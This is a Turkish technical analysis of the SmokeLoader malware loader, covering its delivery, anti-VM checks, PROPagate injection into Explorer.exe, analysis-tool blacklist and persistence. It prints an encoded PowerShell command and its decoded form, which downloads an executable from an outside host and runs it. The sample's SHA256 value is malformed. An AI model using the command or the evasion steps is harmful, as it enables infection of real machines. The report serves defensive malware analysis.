Smoke Loader

Teknik Analiz

İçindekiler


GİRİŞ

SmokeLoader ailesi, loader türüne ait bir zararlı yazılım türüdür. Yürütülen programın asıl amacı, daha etkili ve yıkıcı bir zararlı yazılımı makineye enjekte etmektir. İlk olarak 2011 yılında ortaya çıkan SmokeLoader, gün geçtikçe gelişen, yeni teknikler kullanan ve sürekli olarak güncellenen bir ailedir.


SmokeLoader, keylogger, bilgi hırsızlığı, botnet, sistemlerde backdoor erişimi gibi amaçlar güden bir ailedir. Aslına bakıldığında, saldırganın amacı doğrultusunda herhangi bir zararlı aktivite için kullanılabilir. E-mailler ve drive-by download yoluyla yayılır.

Zararlı yazılım dünyasında PROPagate injection ilk defa SmokeLoader'lar tarafından kullanılmıştır. PROPagate injection, asıl çalışan uygulama dışındaki bir uygulamaya gizli bir kod enjekte ederek, zararlı kodun farklı bir uygulama tarafından çalıştırılmasını sağlar.

Dosya İsmi	2021lk049443.doc
MD5	67CB98B84A7DB5F2F69023B0C5C08309
SHA1	9F04A27BB59AC6842EA400C95AF131612BFE00F9
SHA256	9F04A27BB59AC6842EA400C95AF131612BFE00F9
İlk Görüldüğü Tarih	2021-04-13 05:41:34 UTC




İçerisinde zararlı yazılım olan “.docx” uzantılı dosya incelendiğinde, içerisinden “.raw” uzantılı dosya çıktığı tespit edilmiştir. Bu dosya içerisinden “bit[.]ly/3e0Rjks” bağlantısına ulaşılmaktadır.



Dosya İsmi	pkM3T1.jpg
MD5	9FBD32C6BB25F6A660696FA9830C5040
SHA1	1E41347D36792E823A8982B10170D83A0722E3CC
SHA256	5DE2819F832F06F69009B07779EACABC1B171540B10689B4B23EAAC8F3232E14
İlk Görüldüğü Tarih	----

Elde edilen AutoIt scripti ile PowerShell üzerinden dosya indirildiği tespit edilmiştir.



“IAAoAE4ARQB3AC0AbwBiAGoARQBjAHQAIAAcIGAATgBgAGUAYABUAGAALgBgAFcAYABlAGAAQgBgAEMAYABsAGAAaQBgAGUAYABOAGAAVAAdICkALgBEAG8AdwBuAEwAbwBBAGQAZgBJAGwARQAoACAAHSBoAHQAdABwAHMAOgAvAC8AdQAuAHQAZQBrAG4AaQBrAC4AaQBvAC8AMgA4AG8ATABXAC4AagBwAGcAHSAgACwAIAAdICQARQBOAHYAOgB0AGUAbQBwAFwAZQBWAEQAdwBBAEMAQgB0AHAAVwAuAGUAeABlAB0gIAApACAAOwAgAHMAdABBAFIAdAAgAB0gJABFAE4AdgA6AHQAZQBtAHAAXABlAFYARAB3AEEAQwBCAHQAcABXAC4AZQB4AGUAHSA="

Yukarıdaki Base64 kodu decode edildiğinde aşağıdaki komutun çalıştırıldığı gözlemlenmiştir.

“(NEw-objEct `N`e`T`.`W`e`B`C`l`i`e`N`T).DownLoAdfIlE(https://u.teknik[.]io/28oLW.jpg , $ENv:temp\eVDwACBtpW.exe) ; stARt $ENv:temp\eVDwACBtpW.exe “


PowerShell DownloadFile komutu ile “u.teknik[.]io/28oLW.jpg” bağlantısından “eVDwACBtpW.exe” dosyasını “temp\” dizini altına indirdiği tespit edilmiştir.

Dosya İsmi	eVDwACBtpW.exe
MD5	0D1334075336455A13A36FD909417556
SHA1	4F1937F0EEEB697EF992547701295134FDE65C20
SHA256	33D7FA2A8936CC5064B63592B77F87C02FCDC1396395AE2316E3A7C783523AD9
İlk Görüldüğü Tarih	---


Dinamik Analiz

API Obfuscation


Zararlı yazılım **GetModuleHandleA** API ile bir modülün handle'ını aldığı gözlemlenmiştir böylelikle **API Obfuscation** tekniği ile statik analizi daha zorlu hale getirmesi amaçlanmaktadır. DLL'leri runtime anında çözümlediği gibi, API'ları da runtime anında çözümlemektedir.



Anti-VM




Yukarıdaki görselde görüldüğü üzere bilgisayarın sanal olup olmadığının kontrolünü yapmak için “Disk/Enum” altındaki tüm registerları okumaktadır**. RegOpenkeyExA** API’ı ile belirtilen kayıt defterinin anahtar değerlerine ulaşıldığı tespit edilmiştir.



Registerlar içerisindeki değerler alındıktan sonra, bu değerleri “**qemu, virtual, vmware, xen**” ile karşılaştırmaktadır.

Return Abuse



Alışılagelmiş olan "ret" komutu yerine burada "**ret 4**" komutunu görmekteyiz. Program statik analizi zorlaştırmak ve EDR'ları atlatmak için hem DLL'leri hem de API'ları çalışma anında decode edip çalıştırmaktadır.

Bir anti-debug tekniği olarak CALL çağrılarının dönüş adreslerini de değiştirmektedir. RET komutunun yanına yazılan değer, stack'in sonundan değer kadar byte'ı siler ve dönüş adresini değiştirir.

PROPagate Injection


VM kontrolünden sonra "**AllocateVirtualMemory-OpenProcess-MapViewOfSection**" API'ları kullanılarak Explorer.exe içerisine zararlı kod enjekte ettiği tespit edilmiştir. Kod enjekte olduktan sonra sanal bellek bölümü ayrılmaktadır.

Sanal bellek bölümü, **OpenProcess** ile Explorer.exe'nin handle'ını almaktadır. **MapViewOfSection** ile zararlı kod bir sanal bellek bölümüne yazılmaktadır.

Windows Explorer, Subclasslar'ı oldukça fazla kullanan, işlem alanında oturum açmış kullanıcı için bir ayrıcalık vermeden erişilebilir kılan bir bütünlük düzeyinde çalışır. Bu yüzden bu tekniğin kullanımı için son derece uygun hedef bir process'tir. Bir subclass penceresi **SetProp** API'ı ile oldukça kolay bir şekilde değiştirilebilir. Şu adımları uygulayarak geçerli bir subclass değişikliği yapılmaktadır:

1- CALL **EnumChildWindows**
2- CALL **EnumPropsA**
3- CALL **SetPropA**

Bu şekilde bir Subclass'ın entry point'i değiştirilmiş olur. Bu değiştirilen Subclass genellikle "Progman" olur çünkü Windows 7 ve 10'da ortak olarak bulunur. Entry point zararlı kodun başlangıç adresi ile değiştirilmektedir ve bu pencere her çağrıldığında zararlı kodun çalıştırıldığı tespit edilmiştir.



SetProp'tan sonra **SendMessage** ve **SendNotifyMessage** API'ları ile entry point'i değiştirilen pencerenin tetiklenmesini ve zararlı kodun çalıştırılmasını sağlamaktadır.

Sonradan çözülen ve kullanılan APl'lar

GetModuleHandle	**RegOpenKey**	**RegQueryValueKey**	**OpenProcessToken**
GetVolumeInformation	**CreateFileMapping**	**MapViewOfFile**	**GetModuleFileName**
CreateEvent	**AllocateVirtualMemory**	**DecompressBuffer**	**GetShellWindow**
GetWindowThreadPrId	**UnmapViewOfSection**	**ZeroMemory**	**OpenProcess**
GetTokenInformation	**CreateSection**	**MapViewOfSection**	**EnumChildWindows**
EnumProps	**GlobalGetAtomName**	**MoveMemory**	**SetProp**
SendMessage	**SendNotifyMessage**		


Enjekte Edilen Shell Kod

Explorer.exe içerisine enjekte edilen zararlı kod thread oluşturur. Yeni bir pencere açıldığında bu thread çalışmaya başlar ve **Process32First-Process32Next** APl'larını kullanarak açık olan bütün process'lerin isimlerini aldığı görülmektedir.

Hafızasında kayıtlı olan blacklist'i kendi encode fonksiyonuna göndererek çalışan processler ile karşılaştırmaktadır. Eşleşme durumunda **Sleep** APl'ı içerisinde bulunan **TerminateProcess** APl'ı ile process kapatılmaktadır.


Encode kodu:

https://github.com/ZAYOTEM/smokeloader_string_enc/blob/main/smokeloader_string_enc.py




Elde edilen process blacklist:

Autoruns.exe	ollydbg.exe	procmon64.exe	x32dbg.exe
idaw.exe	procexp.exe	x64dbg.exe	windbg.exe
procexp64.exe	procmon.exe	idaq.exe	Tcpview.exe
idaw64.exe	idaq64.exe	Wireshark.exe	ProcessHacker.exe




Encode fonksiyonunda **Process32First** API ile alınan process ismi şifrelenir ve hafızadaki blacklist elemanları ile karşılaştırılmaktadır. Bir eşleşme durumunda ise **CloseHandle** API'ı kullanılarak process kapatılmaktadır.


Yeni bir dizin oluşturan zararlı yazılım bu dizine kopyalanır ve makinenin tekrar başlaması durumunda buradan çalıştığı gözlemlenmektedir.



Yukarıda görüldüğü üzere **CreateDirectory** API'ı kullanılarak "\\AppData\\Roaming\\Microsoft\\Windows" dizini içerisinde "**restdtad**" isimli bir dizin oluşturmaktadır.




Oluşturulan dizin içerisine **CopyFileW** API'ı kullanılarak zararlı yazılımımızın ismi "**wiagwiei.exe**" olarak değiştirilip kopyalanmaktadır.




Son kullanıcının zararlı yazılımı tespit etmesini zorlaştırmak için **DeleteFileW** API'ı ile çalıştırılan zararlı dosya silinmektedir.

